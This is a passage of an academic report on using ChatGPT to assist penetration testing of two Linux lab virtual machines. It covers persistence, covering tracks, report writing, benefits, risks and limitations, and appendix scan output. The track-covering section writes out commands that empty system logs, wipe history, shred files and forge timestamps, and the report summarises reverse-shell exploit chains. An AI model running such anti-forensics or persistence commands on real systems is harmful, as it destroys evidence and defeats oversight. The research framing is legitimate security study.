In summary, while ChatGPT was instrumental in guiding our overall strategy, this experience underscores the importance of human-AI collaboration. Our prior experience as security professionals played a critical role in framing the right questions, enabling us to steer ChatGPT’s guidance effectively. This case highlights that AI tools are best utilised as complements to human expertise rather than replacements, reinforcing the essential value of human oversight and judgement in complex security scenarios.

5.5 Maintaining Access

In this phase, our objective is to ensure we can re-enter the target system in the future, ideally without detection. Achieving persistent access typically requires elevated privileges, such as administrator or root access. Fortunately, as detailed in the previous section, we successfully obtained root access (see Fig. 75), providing us with the highest level of control over the system.

For this stage, we followed the same procedures outlined in our earlier research [2]. In brief, we consulted ChatGPT for guidance on maintaining persistent access. In response to our query (see Fig. 76), ChatGPT offered a range of recommendations for establishing persistent access in Linux machines (see Fig. 77). These suggestions included creating a new root user for alternative access, setting up a persistent reverse shell, installing an SSH key for passwordless access, configuring a cron job for regular reverse shell connections, and backing up important files. Further details on some of these techniques are available in our prior work [2].

5.6 Covering Tracks and Documentation

This (final) ethical hacking phase has two main components:

1. **covering our tracks**, which involves erasing or minimising evidence of our activities within the target system, crucial to avoid detection and maintain the system as close to its original state as possible; and
2. **documentation**, involving creating the pen-test report, a topic discussed later.

Covering Tracks In this phase, we followed the procedures outlined in our previous research [2] to ensure our activities remain covered. For guidance, we consulted ChatGPT, which provided a structured list of actions to effectively

cover tracks in Linux systems, including clearing the session's command history using `history -c` && `history -w` and removing the history file with `rm /.bash_history`. To disable future logging, commands such as `unset HISTFILE`, `export HISTSIZE=0`, and `export HISTFILESIZE=0` were applied.

ChatGPT recommended emptying critical log files, including `auth.log`, `syslog`, and `secure`, without deleting them, using `echo > /var/log/auth.log`, `echo > /var/log/syslog`, and `echo > /var/log/secure`. We then removed SSH artifacts by deleting the authorised SSH key with `rm /.ssh/authorized_keys` and reviewed SSH logs to identify any traces of penetration testing activities. Temporary files that could indicate recent activity were removed from directories like `/tmp` and `/var/tmp` using `rm -rf /tmp/` and `rm -rf /var/tmp/`. Additionally, we deleted the user `EthicalHacker` and the corresponding home directory with `userdel -r EthicalHacker`, cleared scheduled tasks by running `crontab -r` to remove all cron jobs for the current user, and flushed the ARP cache using `ip -s -s neigh flush all` to eliminate network traces. To complete the process, we reset the terminal screen with `reset` and exited the shell cleanly with `exit`, ensuring comprehensive track-covering measures were in place.

To further cover tracks, file timestamps were modified using commands like `touch -t YYYYMMDDHHMM filename` to set specific access and modification times, while `touch -a` and `touch -m` were used to adjust access or modification times individually. Additionally, sensitive files were securely deleted with `shred`, which overwrites data multiple times before deletion to prevent recovery. For example, `shred -uvfz -n 5 old_authorized_keys` overwrites the file five times, applies a final zero overwrite, and then deletes it, even if the file is read-only (see Fig. 95). ChatGPT noted, however, that clearing logs could raise suspicion in real-world scenarios.

Documentation For documentation, ethical hackers are required to deliver a comprehensive report detailing each penetration testing engagement. To ensure a high standard and completeness in our report, we leveraged ChatGPT's capabilities to compile a detailed penetration testing report based on the information and findings from this engagement.

As shown in Figs. 81 and 82, we first asked ChatGPT about the key sections of a standard penetration testing report. ChatGPT provided a template that we could use to structure our report, along with guidance on what to include in each section. Following this, we requested ChatGPT to draft a standard penetration testing report based on this research paper, where we simply copied and pasted all the relevant sections into the ChatGPT prompt (see Fig. 83). We instructed ChatGPT to ensure that all key sections were included and to simulate a real-world penetration testing assignment as closely as possible, rather than presenting it merely as a research exercise. ChatGPT responded with a well-written and accurate penetration test report, including sections such as the 'Executive Summary,' 'Objectives and Scope,' 'Methodology,' 'Findings and Vulnerabilities,' 'Risk Rating,' 'Recommendations,' and 'Conclusions,' along with 'Appendices.' In subsequent interactions with ChatGPT, we further refined and

enhanced the report, adding details such as the author of the pen-test, the time period, and the date (see Appendix B and Figs. 83 to 94).

In summary, this report presents the findings and results of a penetration testing assignment aimed at evaluating the security of two Linux VMs operating as nodes within a virtual LAN environment.

For VM1 (192.168.1.7), initial reconnaissance and scanning identified vulnerabilities on FTP and HTTP services. Anonymous FTP access allowed us to retrieve a file containing hashed credentials, which we subsequently cracked to reveal the password ‘student.’ Leveraging this password, we gained access to the HTTP web application. By exploiting an insecure file upload functionality, we successfully uploaded a PHP reverse shell, establishing an initial foothold. For privilege escalation, we used LinPEAS to enumerate system misconfigurations, uncovering a password that enabled us to switch to the ‘grimmie’ user. Modifying a scheduled backup script as ‘grimmie’ allowed us to insert a root-level reverse shell, ultimately granting root access to the system.

For VM2 (192.168.1.10), our scan identified several open services, including SSH on port 22, NFS on port 2049, and Apache HTTP on ports 80 and 8080, each of which was further examined as a potential attack vector. Misconfigured NFS shares allowed us to retrieve a protected zip file, which we cracked to obtain a passphrase-protected SSH private key. This passphrase, ‘I_love_java,’ was later uncovered within a hidden configuration file accessible on the web application via port 80. Using this passphrase and the ‘jeanpaul’ username, which we identified through Local File Inclusion (LFI) on the Apache HTTP service (port 8080), we gained SSH access to VM2. For privilege escalation, we found that ‘jeanpaul’ was able to execute the ‘zip’ command with elevated privileges due to improper sudo configurations. By exploiting this, we successfully obtained root-level access on VM2, highlighting significant weaknesses in privilege management. The report concludes with targeted recommendations to address these vulnerabilities and strengthen the security posture of both VMs.

6 Discussion: Benefits, Risks and Limitations

6.1 Benefits

Ethical hacking, a critical component of comprehensive security strategies, is a promising arena for the application of advanced AI systems like ChatGPT. Using the generative and understanding capabilities of ChatGPT we can envision a paradigm shift in how security assessments and penetration tests are conducted.

Real-time, Supportive Assistant The interactive nature of ChatGPT positions it as a supportive assistant for real-time problem-solving during penetration testing. Ethical hackers can consult the model for troubleshooting, brainstorming exploitation strategies, or learning about novel vulnerabilities and techniques on the fly. For instance, in the *Gaining Access* phase, ChatGPT provided detailed guidance for exploiting vulnerabilities in VM1 based on `nmap` scan results.

It outlined potential attack vectors, including vulnerabilities in FTP, HTTP, and SSH services, identifying anonymous FTP login and an exposed Apache default page as viable entry points. Additionally, ChatGPT offered command recommendations for brute-forcing SSH and for using tools like `gobuster` to enumerate directories, which led to discovering hidden directories on the target. This assistance not only provided insight but also streamlined the process of identifying weak points in the system.

ChatGPT's extensive knowledge base also served as a valuable reference for the latest Common Vulnerabilities and Exposures (CVEs), enhancing responsiveness in identifying and addressing security risks. In the *Scanning & Enumeration* phase, for example, ChatGPT analysed `nmap` results and provided insights on service versions, such as OpenSSH 7.9p1, which could potentially have known vulnerabilities. It also suggested exploring misconfigurations in Apache HTTP and NFS services and identifying possible vulnerabilities in Bolt CMS running on VM2. This guidance directed the focus toward exploitable services and associated CVEs, making the assessment process more efficient.

Beyond just vulnerability identification, ChatGPT's real-time problem-solving capabilities proved invaluable in troubleshooting exploitation issues. When the initial PHP reverse shell upload attempt on VM1 did not yield a connection, ChatGPT recommended using BurpSuite to identify the specific URL path of the uploaded shell file, which ultimately led to successful shell access. Similarly, in VM2, after gaining access to the NFS service and retrieving a protected zip file, ChatGPT guided the process of cracking the zip's password using John the Ripper and converting the zip file to a hash for this purpose, which revealed critical credentials. This step-by-step guidance proved especially useful in overcoming challenges that required quick adaptation.

Furthermore, ChatGPT's command recommendations improved the agility and responsiveness of penetration testing efforts. It consistently suggested efficient commands for each phase, such as `nmap` and `arp-scan` for reconnaissance and `hydra` for brute-forcing, allowing testers to move seamlessly through stages without needing to experiment with multiple command syntaxes. This structured workflow carried into the privilege escalation phase, where ChatGPT recommended the use of LinPEAS to scan for privilege escalation paths in VM1 and GTFOBins for exploiting sudo permissions in VM2. By enabling a targeted approach to privilege escalation, ChatGPT significantly reduced time spent on trial and error, streamlining the overall workflow and maximising effectiveness.

These examples collectively demonstrate ChatGPT's value as a real-time, knowledgeable assistant. Its ability to provide structured, targeted guidance and reference up-to-date security knowledge empowers penetration testers to adapt swiftly and effectively to evolving testing scenarios, enhancing agility and responsiveness throughout the ethical hacking process.

Efficient Data Extraction One of ChatGPT's most notable strengths in penetration testing engagements is its ability to sift through extensive, complex data and rapidly extract critical pieces of sensitive information. This capability was

invaluable in our engagement, particularly during the privilege escalation phase on VM1. After running **LinPEAS**, which generated a large and detailed output on potential vulnerabilities and misconfigurations, ChatGPT efficiently analysed the results, quickly identifying a complex password in plain text buried within the output. This password was crucial for escalating privileges to the ‘grimmie’ user, a pivotal step in obtaining root access. Similarly, when inspecting configuration files and databases retrieved from the target, such as ‘config.yml’ and ‘bolt.db’, ChatGPT swiftly pinpointed essential credentials and settings, such as the ‘Llove_java’ passphrase, which were instrumental in accessing sensitive services and authenticating as the ‘jeanpaul’ user on VM2. By enabling rapid, precise data extraction from large datasets, ChatGPT significantly accelerated the identification of high-value targets within complex outputs, underscoring its value as a powerful tool for enhancing the efficiency and accuracy of penetration testing efforts.

Simulating Attackers’ Mindset From a defensive standpoint, ChatGPT can simulate an attacker’s mindset and tactics by identifying potential vulnerabilities and suggesting realistic exploitation strategies. In the reconnaissance and scanning phases of our experiments, ChatGPT analysed **nmap** results and flagged key weaknesses in the FTP, HTTP, and SSH services, identifying exploitable entry points like anonymous FTP login and an exposed Apache default page. These recommendations effectively mirrored an attacker’s approach, showing how AI could generate hypothetical attack scenarios that security teams can use for training or vulnerability assessments.

Moreover, ChatGPT’s ability to suggest alternative tactics when initial attempts failed, such as advising on directory enumeration for hidden web directories and recommending BurpSuite for reverse shell troubleshooting, illustrates its flexibility in generating attack scenarios. This adaptability allows defensive teams to explore various hypothetical threats, reinforcing security preparations against potential breaches. Together, these examples underscore ChatGPT’s utility as a powerful assistant for both offensive and defensive purposes in cybersecurity, aiding penetration testers and security teams alike by providing structured, targeted insights and anomaly detection capabilities.

6.2 Potential Risks

Ethical Considerations However, when integrating AI, particularly ChatGPT, into ethical hacking, a thorough examination of ethical considerations is essential. Using AI in cybersecurity aids efficiency and effectiveness but also raises serious concerns around data privacy, informed consent, and potential misuse. For example, during the privilege escalation phase, ChatGPT analysed **LinPEAS** output, which contained highly sensitive system details and configuration data. Without careful handling, AI-driven analysis of such data could expose sensitive information, thus necessitating strict data privacy guidelines and adherence to legal frameworks governing data use.

The reliance on advanced AI systems like ChatGPT poses risks, such as the unintentional discovery and exploitation of zero-day vulnerabilities. In one case, ChatGPT flagged specific vulnerabilities in SSH and HTTP services that could potentially serve as undisclosed attack vectors. Its ability to identify and exploit such entry points highlights the need for careful oversight to ensure that these vulnerabilities are responsibly disclosed to avoid accidental exposure to malicious actors before they are patched. This could inadvertently provide malicious actors with powerful tools to exploit these vulnerabilities before they are known to the broader security community. Moreover, the automation of processes like social engineering by AI raises significant ethical questions. For example, ChatGPT's ability to craft custom reverse shell payloads and develop structured exploitation sequences illustrates its potential to automate complex tasks, which, if misused, could enable highly targeted and sophisticated attacks.

Privacy and Data Sensitivity Compliance Challenges AI systems inherently process vast amounts of data, some of which may be sensitive or personal, thus their use necessitates strict adherence to data privacy laws and ethical guidelines. In the experiments, ChatGPT's guidance was sought on highly specific details, such as examining configuration files (`config.yml`) and analysing sensitive system settings, reinforcing the importance of compliance with data protection standards to prevent misuse of such information. Ensuring that the data used for training and operation is in compliance with privacy laws and ethical guidelines becomes paramount to maintaining the integrity of cybersecurity efforts. The ethical hacking principles of “legality, non-disclosure, and intent to do no harm” must be rigorously upheld in the AI domain to prevent unauthorised or unintended use. In the LinPEAS analysis and post-exploitation phases, where ChatGPT advised on privilege escalation and log-clearing commands, maintaining these ethical boundaries was crucial to ensuring that actions adhered to the ethical scope of testing.

Informed Consent Additionally, AI-facilitated simulations of cyber-attacks for training or testing must involve fully informed consent from all parties. During the exploitation phase, ChatGPT's recommendations to modify system configurations and user privileges demonstrated how AI could be employed to simulate real-world scenarios, necessitating explicit consent to ensure these actions align with ethical testing practices.

Hallucinations Moreover, the risk of ChatGPT generating inaccurate or fabricated information — known as hallucination — can result in misguided decisions in cybersecurity. Throughout the experiments, ChatGPT occasionally recommended commands that required human adjustment or produced inaccurate guidance, such as initial missteps in setting up reverse shells. This underlines the importance of human oversight to verify AI-generated actions and to maintain accuracy in sensitive operations.

In conclusion, combining GenAI capabilities with ethical hacking offers a promising new frontier in cybersecurity. With its sophisticated language processing and generation abilities, GenAI tools, such as ChatGPT, could revolutionise the way ethical hacking is performed, making it more efficient, comprehensive, and up-to-date with current threats. However, this technological leap forward must be approached with caution, ensuring that its application in ethical hacking aligns with the highest standards of security and ethical practice.

6.3 Limitations and Future Research Directions

This study highlights ChatGPT’s potential as an AI assistant in penetration testing, but several limitations need to be acknowledged to contextualise the findings accurately and to outline directions for future research.

1. **Scope of AI Application in Specific Ethical Hacking Phases** Although ChatGPT assisted across the standard phases of the penetration testing process, its performance was only evaluated within a limited scope of ethical hacking techniques. Due to the complexity and time constraints of penetration testing, not all potential AI-driven capabilities (e.g., advanced vulnerability analysis, lateral movement, and comprehensive post-exploitation tasks) were explored in depth. As a result, while ChatGPT proved highly beneficial in initial reconnaissance, scanning, exploitation, privilege escalation, covering tracks and documentation, further studies are needed to assess its utility in more advanced testing tactics and to evaluate how it interacts with other commonly used security tools.
2. **Reliance on Model Training Data and Risk of Hallucinations** ChatGPT’s guidance is limited by the model’s pre-existing training data, which may not include recent vulnerabilities, software updates, or specific niche hacking techniques. This limitation can affect the relevance and accuracy of the assistance provided, as demonstrated by instances where ChatGPT suggested deprecated commands or configurations. Additionally, ChatGPT may occasionally produce “hallucinations” or inaccurate responses, which require human oversight to validate and correct, as seen in our troubleshooting processes. This limitation highlights the need for cautious reliance on AI in critical security tasks.
3. **Experimental Environment and Generalisability** This study was conducted in a controlled, virtual lab environment with two specific Linux VMs as targets. While this setup provided a structured approach to evaluate ChatGPT’s capabilities, it inherently limits the generalisability of the findings. However, our previous research has explored the integration of GenAI tools in ethical hacking activities against Windows-based targets ([3], [4]). Real-world environments are more complex, typically involving a broader range of operating systems, such as macOS and Android, varied network configurations, and defensive mechanisms that may affect ChatGPT’s effectiveness. Future studies could incorporate more diverse and realistic setups to better assess ChatGPT’s performance across different security landscapes.

4. **Absence of Comparative AI Models** ChatGPT was chosen as the sole AI model for assistance in this study, given its prominent status as a leading GenAI tool. However, other GenAI models, such as Google’s Bard or Microsoft’s CoPilot, could offer alternative capabilities and approaches to ethical hacking. The exclusive use of ChatGPT limits the scope of our conclusions, as insights might slightly vary with different AI systems. A comparative analysis of AI models could provide a more comprehensive understanding of the advantages and limitations of AI-driven assistance in cybersecurity.
5. **Lack of Quantitative Metrics** Quantitative metrics are essential to accurately assess the impact and effectiveness of GenAI tools, like ChatGPT, in ethical hacking tasks. This study primarily focused on qualitative observations of ChatGPT’s contributions; however, quantitative measurements — such as time saved by using ChatGPT, the number of successful recommendations versus failures, and efficiency improvements in task completion — would provide a clearer understanding of its value in penetration testing engagements. Future studies should implement and track these metrics to establish data-driven results, enabling a more comprehensive evaluation of GenAI’s practical benefits and limitations in cybersecurity.
6. **Ethical and Privacy Concerns with AI-Driven Testing** The study underscores ethical considerations, especially when dealing with sensitive or personal data. ChatGPT’s potential for real-time guidance in exploitation and data analysis presents risks regarding the management and confidentiality of sensitive information, which can conflict with privacy laws and ethical hacking principles. Although this study addressed such risks theoretically, future studies could benefit from incorporating explicit safeguards and compliance measures to handle sensitive data in live testing environments.

In summary, while this study demonstrates ChatGPT’s potential as an effective tool for ethical hacking, these limitations underscore the need for further research to explore the model’s capabilities, improve its accuracy, and evaluate its ethical application across broader and more complex environments, although we consider them beyond the scope of this study.

7 Related Work

The intersection of AI and cybersecurity is a highly active area of research, with studies ranging from AI’s role in detecting intrusions to aiding in offensive security including ethical hacking. The rise of sophisticated language models like GPT-3, introduced by Brown et al. [6], has expanded research possibilities by enabling strong performance on various tasks, including of course cybersecurity as we show in this report. Handa et al. [10] review the application of machine learning in cybersecurity, emphasising its role in areas like zero-day malware detection and anomaly-based intrusion detection, while also addressing the challenge of adversarial attacks on these algorithms. Other studies, including that by Gupta et al. [9], examine the dual role of GenAI models like ChatGPT in

cybersecurity and privacy, highlighting both their potential for malicious use in attacks such as social engineering and automated hacking, and their application in enhancing cyber defense measures.

Moreover, Large Language Models (LLMs), a form of GenAI, are being applied across various domains, including cybersecurity. For example, they are used to fix vulnerable code [14] and identify the root causes of incidents in cloud environments [1]. In addition, various LLM-based tools have been recently developed, such as Code Insight⁹ by VirusTotal, which analyses and explains the functionality of malware written in PowerShell. Furthermore, tools for vulnerability scanning¹⁰ and penetration testing¹¹ [7] have also emerged lately.

A recent practical study by Harrison et al. [11] shows how advances in AI's deep learning algorithms can be used to enhance acoustic side-channel attacks against keyboards, achieving impressive keystroke classification accuracy via common devices like smartphones and Zoom. This development poses a significant threat, potentially enabling the theft of sensitive information such as passwords and PINs from devices without needing physical access to the victim's machine. A recent panel discussion, [5], also highlighted the dual role of AI in enhancing cybersecurity while addressing the rising threat of adversarial attacks that exploit AI system vulnerabilities.

Recent research has also identified new vulnerabilities in the security mechanisms of LLMs. Jiang et al. [12] introduced 'ArtPrompt', an innovative ASCII art-based jailbreak attack that exploits the inability of LLMs to recognise prompts encoded in ASCII art. This work underscores the need for further research into the robustness of AI models, particularly as these vulnerabilities can bypass safety measures and induce undesired behaviors in state-of-the-art LLMs such as GPT-4 and Claude.

Park et al. [13] introduce a technique for automating the reproduction of 1-day vulnerabilities using LLMs. Their approach involves a three-stage prompting system, guiding LLMs through vulnerability analysis, identifying relevant input fields, and generating bug-triggering inputs for use in directed fuzzing. The method, tested on real-world programs, showed some improvements in fuzzing performance compared to traditional methods. This research demonstrates the potential of LLMs to enhance cybersecurity processes, particularly in automating complex tasks such as vulnerability reproduction.

Fujii and Yamagishi [8] explore the use of LLMs to support static malware analysis, demonstrating that LLMs can achieve practical accuracy. A user study was conducted to assess their utility and identify areas for future improvement.

Our experimental research aims to advance current discussions by investigating GenAI's role in each phase of the ethical hacking process, a topic that has received limited attention in existing literature. This study provides a structured framework for integrating generative language models into ethical hacking

⁹ <https://blog.virustotal.com/2023/04/introducing-virustotal-code-insight.html>

¹⁰ <https://github.com/aress31/burpgpt>

¹¹ <https://github.com/GreyDGL/PentestGPT>

workflows, showcasing the diverse applications of AI in cybersecurity. Through a series of controlled, lab-based experiments, we empirically validate ChatGPT’s capabilities, highlighting its potential to enhance various aspects of ethical hacking activities and demonstrating its value in practical, security-focused contexts. Additionally, our focus in this paper extends to an in-depth examination of ChatGPT’s support for manual exploitation techniques and privilege escalation in Linux environments, areas often essential in real-world ethical hacking scenarios yet relatively unexplored in the context of AI-driven assistance.

8 Conclusions and Directions for Further Research

In this study, we have proposed an approach to enhancing ethical hacking by leveraging GenAI to support manual exploitation and privilege escalation within Linux-based environments. Through a structured experimental approach, we demonstrated how GenAI can assist penetration testers by efficiently identifying vulnerabilities, parsing complex outputs, and providing real-time guidance on exploitation techniques. Our findings underscore GenAI’s potential to enhance penetration testing by reducing time spent on repetitive tasks and offering real-time guidance on complex exploitation and post-exploitation techniques. However, the study also highlights the importance of maintaining a careful balance between AI assistance and human oversight, ensuring that AI tools are used to complement — rather than replace — human expertise in cybersecurity.

This research contributes valuable insights into GenAI’s capabilities in ethical hacking, yet further research is needed to evaluate its effectiveness across a broader array of operational contexts. Future studies should explore GenAI’s application in more diverse and complex environments, including macOS, Android, and iOS systems, to assess its adaptability and robustness. Extending GenAI’s utility to encompass other cybersecurity domains, such as wireless security, OWASP top 10 vulnerabilities¹², and mobile app security¹³, would broaden its applicability and value for ethical hacking and security assessments.

Finally, addressing the ethical implications of GenAI in cybersecurity remains a critical area of focus. Future research should aim to establish frameworks that ensure data privacy, informed consent, and responsible use, while also mitigating challenges such as potential biases, over-reliance on AI, and unintended consequences of AI-driven automation. Through these ongoing efforts, we aim to create a secure and ethical foundation for AI integration in cybersecurity, enhancing its resilience and effectiveness amid evolving cyber threats.

References

1. Ahmed, T., Ghosh, S., Bansal, C., Zimmermann, T., Zhang, X., Rajmohan, S.: Recommending root-cause and mitigation steps for cloud incidents using large

¹² <https://owasp.org/www-project-top-ten/>

¹³ <https://owasp.org/www-project-mobile-top-10/>

- language models. In: Proceedings of 2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE). pp. 1737–1749. IEEE (2023), <https://ieeexplore.ieee.org/abstract/document/10172904/>
2. Al-Sinani, H., Mitchell, C.: AI-enhanced ethical hacking: A Linux-focused experiment. Technical report, Royal Holloway, University of London (2024), <https://arxiv.org/abs/2410.05105>
3. Al-Sinani, H., Mitchell, C.: Unleashing AI in ethical hacking: A preliminary experimental study. Technical report, Royal Holloway, University of London (2024), https://pure.royalholloway.ac.uk/files/58692091/TechReport_UnleashingAIinEthicalHacking.pdf
4. Al-Sinani, H.S., Mitchell, C.J., Sahli, N., Al-Siyabi, M.: Unleashing AI in ethical hacking. In: Proceedings of the STM 2024, the 20th International Workshop on Security and Trust Management (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS, Springer (2024), <https://www.chrismitchell.net/Papers/uaieh.pdf>
5. Bertino, E., Kantarcioglu, M., Akcora, C.G., Samtani, S., Mittal, S., Gupta, M.: AI for security and security for AI. In: Joshi, A., Carminati, B., Verma, R.M. (eds.) CODASPY '21: Eleventh ACM Conference on Data and Application Security and Privacy, Virtual Event, USA, April 26–28, 2021. pp. 333–334. ACM (2021). <https://doi.org/10.1145/3422337.3450357>, <https://doi.org/10.1145/3422337.3450357>
6. Brown, T.B., et al.: Language models are few-shot learners. In: Larochelle, H., Ranzato, M., Hadsell, R., Balcan, M., Lin, H. (eds.) Advances in Neural Information Processing Systems 33: Annual Conference on Neural Information Processing Systems 2020, NeurIPS 2020, December 6–12, 2020, virtual (2020), <https://proceedings.neurips.cc/paper/2020/hash/1457c0d6bfc4967418bfb8ac142f64a-Abstract.html>
7. Deng, G., Liu, Y., Mayoral-Vilches, V., Liu, P., Li, Y., Xu, Y., Zhang, T., Liu, Y., Pinzger, M., Rass, S.: PentestGPT: An LLM-empowered automatic penetration testing tool (2023), <https://arxiv.org/abs/2308.06782>
8. Fujii, S., Yamagishi, R.: Feasibility study for supporting static malware analysis using LLM. In: Proceedings of the SecAI 2024, the Workshop on Security and Artificial Intelligence (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS series, Springer (2024), <https://drive.google.com/file/d/14EW8RJnE4QUBG0mIoMVM0chzJcp1nQon/view>
9. Gupta, M., Akiri, C., Aryal, K., Parker, E., Praharaj, L.: From ChatGPT to ThreatGPT: Impact of generative AI in cybersecurity and privacy. IEEE Access **11**, 80218–80245 (2023). <https://doi.org/10.1109/ACCESS.2023.3300381>, <https://doi.org/10.1109/ACCESS.2023.3300381>
10. Handa, A., Sharma, A., Shukla, S.K.: Machine learning in cybersecurity: A review. WIREs Data Mining and Knowledge Discovery **9**(4), e1306 (2019). <https://doi.org/10.1002/WIDM.1306>, <https://doi.org/10.1002/widm.1306>
11. Harrison, J., Toreini, E., Mehrnezhad, M.: A practical deep learning-based acoustic side channel attack on keyboards. In: IEEE European Symposium on Security and Privacy, EuroS&P 2023 — Workshops, Delft, Netherlands, July 3–7, 2023. pp. 270–280. IEEE (2023). <https://doi.org/10.1109/EUROSPW59978.2023.00034>, <https://doi.org/10.1109/EuroSPW59978.2023.00034>
12. Jiang, F., Xu, Z., Niu, L., Xiang, Z., Ramasubramanian, B., Li, B., Poovendran, R.: ArtPrompt: ASCII art-based jailbreak attacks against aligned LLMs. Tech. rep. (2024). <https://doi.org/10.48550/ARXIV.2402.11753>, <https://doi.org/10.48550/arXiv.2402.11753>

13. Park, S., Lee, H., Cha, S.K.: Systematic bug reproduction with large language model. In: Proceedings of the SecAI 2024, the Workshop on Security and Artificial Intelligence (co-located with ESORICS 2024), Bydgoszcz, Poland. p. to appear. LNCS series, Springer (2024), https://drive.google.com/file/d/14dafpfhAnp9Ylb9YIC4YbVJKwTPc_dQ3/view
14. Pearce, H., Tan, B., Ahmad, B., Karri, R., Dolan-Gavitt, B.: Examining zero-shot vulnerability repair with large language models. In: Proceedings of 2023 IEEE Symposium on Security and Privacy (SP). pp. 2339–2356. IEEE (2023), <https://ieeexplore.ieee.org/abstract/document/10179324>
15. Swanson, M., Bartol, N., Sabato, J., Hash, J., Graffo, L.: Technical guide to information security testing and assessment (NIST SP 800-115). Special Publication 800-115, National Institute of Standards and Technology (2008), <https://csrc.nist.gov/publications/detail/sp/800-115/final>
16. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A.N., Kaiser, L., Polosukhin, I.: Attention is all you need. In: Guyon, I., von Luxburg, U., Bengio, S., Wallach, H.M., Fergus, R., Vishwanathan, S.V.N., Garnett, R. (eds.) Advances in Neural Information Processing Systems 30: Annual Conference on Neural Information Processing Systems 2017, December 4–9, 2017, Long Beach, CA, USA. pp. 5998–6008 (2017), <https://proceedings.neurips.cc/paper/2017/hash/3f5ee243547dee91fbd053c1c4a845aa-Abstract.html>

A Appendix: Supporting Figures



Fig. 1. MacBook: the physical host

```
DrHaitham-2:~ DrHaithamAl-Sinani$ system_profiler SPStorageDataType | grep "Capacity"
Capacity: 1 TB (1.000.345.825.280 bytes)
Capacity: 1 TB (1.000.345.825.280 bytes)
```

Fig. 2. MacBook size




Fig. 3. VirtualBox & VMs




Fig. 4. Designated IP address range

ChatGPT 4 ▾

 **You**
Hey ChatGPT! Please use a table format to describe the 5 ethical hacking stages, including listing the top Kali commands typically used in each stage.

 **ChatGPT**
Certainly! Ethical hacking, also known as penetration testing or white-hat hacking, involves five key stages. Below is a table format description of each stage along with some of the top Kali Linux commands typically used in each phase:

Stage	Description	Top Kali Commands
1. Reconnaissance	Gathering information about the target system.	'nmap', 'whois', 'dig', 'netdiscover'
2. Scanning	Identifying specific vulnerabilities in the target.	'nmap', 'nikto', 'OpenVAS', 'Nessus'
3. Gaining Access	Exploiting vulnerabilities to enter the system.	'Metasploit', 'sqlmap', 'Hydra', 'John the Ripper'
4. Maintaining Access	Ensuring continued access to the target for analysis.	'Metasploit', 'backdoors', 'Netcat', 'Weevely'
5. Covering Tracks	Erasing evidence of the  'ing to remain undetected.	'history -c', altering logs, 'secure-delete' utilities

Fig. 5. The five ethical hacking stages

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:66:18:ff, IPv4: 192.168.1.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      52:54:00:12:35:00      QEMU
192.168.1.2      52:54:00:12:35:00      QEMU
192.168.1.3      08:00:27:77:ef:17      PCS Systemtechnik GmbH
192.168.1.7      08:00:27:df:45:df      PCS Systemtechnik GmbH
192.168.1.10     08:00:27:c6:af:09      PCS Systemtechnik GmbH

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.113 seconds (121.15 hosts/sec). 5 responded

(kali㉿kali)-[~]
└─$
```

Fig. 6. Network scanning

```

File Actions Edit View Help
$ nmap -T4 -A -p- 192.168.1.7 -oA nmap_academy_fullPortScan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 16:29 +04
Nmap scan report for 192.168.1.7
Host is up (0.0030s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 1000  1000  776 May 30  2021 note.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
